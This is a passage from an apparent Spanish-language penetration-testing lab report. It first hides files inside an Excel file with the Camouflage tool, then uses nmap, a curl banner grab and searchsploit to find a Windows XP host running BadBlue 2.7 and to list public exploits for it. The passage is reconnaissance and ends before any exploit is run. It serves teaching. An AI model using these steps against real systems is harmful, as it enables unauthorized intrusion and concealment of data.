


Ilustración 29. Interfaz de archivos para ser ocultados dentro de una Excel.

Se observa la selección de archivos, que incluyen:

- Formatos diversos: PDF, JPG, XLSX (Excel), DOCX (Word)
- Tamaños variados

5.1.28 Selección del Archivo Excel Portador




Ilustración 30. selección del archivo como archivo realizar el camuflaje.

En este paso, se navega a el archivo Excel ubicado en el escritorio como el archivo portador para el camuflaje. La interfaz muestra los archivos disponibles en el escritorio, incluyendo los archivos camuflados creados (jpg_camuflaje,).

5.1.29 Configuración del Archivo Excel Portador




Ilustración 31. Confirmación de la selección como archivo para camuflaje

Esta captura confirma que se ha seleccionado el archivo como el archivo portador. Esto significa que todos los archivos seleccionados previamente serán ocultados dentro del Excel.

5.1.30 Creación del Archivo Excel Camuflado




Ilustración 32. Configuración final para generar el archivo Excel camuflado.

Esta captura muestra la configuración final antes de generar el archivo camuflado.

5.1.31 Propiedades del Archivo Excel Camuflado




Ilustración 33. Propiedades del archivo Excel después del proceso de camuflaje.

Esta captura muestra las propiedades del archivo Excel_camuflaje.xlsx después del proceso de ocultamiento.

5.1.32 Verificación Final de Archivos Ocultos en el Excel Camuflado





Ilustración 34. Interfaz mostrando los archivos extraíbles del Excel camuflada.

Esta es la verificación final del éxito del camuflaje en Excel. Al abrir el archivo Excel_camuflaje.xlsx con Camouflage, la herramienta muestra la lista completa de archivos ocultos.

5.2.Capitulo #2

5.2.1 Escaneo de Red para Identificar BadBlue



```

kali@kali: ~
kali@kali: ~
(kali@kali)-[~]
$ nmap -sV 192.128.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 03:08 CEST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 255 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 2.75% done; ETC: 03:08 (0:00:35 remaining)
Nmap scan report for nothing.attdns.com (192.128.100.1)
Host is up (0.00039s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain (generic dns response: SERVFAIL)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.95%I=7%D=10/8%Time=68E5B99F%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\\0\\x1e\\0\\x06\\x81\\x82\\0\\x01\\0\\0\\0\\0\\0\\0\\x07version\\
SF:x04bind\\0\\0\\x10\\0\\x03");
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for nothing.attdns.com (192.128.100.2)
Host is up (0.0036s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds?
2869/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```

Ilustración 35. Resultado del escaneo Nmap mostrando los servicios activos en la red

```

kali@kali: ~
All 1000 scanned ports on nothing.attdns.com (192.128.100.5) are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:ED:C4:5E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for nothing.attdns.com (192.128.100.7)
Host is up (0.00039s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:78:DB:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for nothing.attdns.com (192.128.100.5)
Host is up (0.000015s latency).
All 1000 scanned ports on nothing.attdns.com (192.128.100.5) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 35.03 seconds


```

Ilustración 36. Escaneo Nmap mostrando los servicios activos en la red 192.128.100.7

El comando `nmap -sV 192.128.100.0/24` escaneó toda la red y detectó varios hosts activos.

El hallazgo más relevante es el host 192.128.100.7 que ejecuta Windows XP.

5.2.2 Búsqueda de Exploits para BadBlue 2.7



```

kali@kali: ~
(kali@kali)-[~]
$ curl -I http://192.128.100.7:80/
HTTP/1.1 200 OK
Server: BadBlue/2.7
Content-Type: text/html
Accept-Ranges: bytes
Date: Wed, 08 Oct 2025 00:16:22 GMT
ETag: "3f45655a8f87dbe1:43d"
Last-Modified: Fri, 22 Aug 2003 00:35:38 GMT
Content-Length: 1085
Connection: close
Cache-control: public

(kali@kali)-[~]
$ searchsploit badblue 2.7
-----
Exploit Title | Path
-----
BadBlue 2.72 - PassThru Remote Buffer | windows/remote/4784.pl
BadBlue 2.72b - Multiple Vulnerabilit | windows/remote/4715.txt
BadBlue 2.72b - PassThru Buffer Overf | windows/remote/16806.rb
Working Resources BadBlue 1.2.7 - Den | windows/dos/20641.txt
Working Resources BadBlue 1.2.7 - Ful | windows/remote/20640.txt
-----
Shellcodes: No Results

(kali@kali)-[~]
$

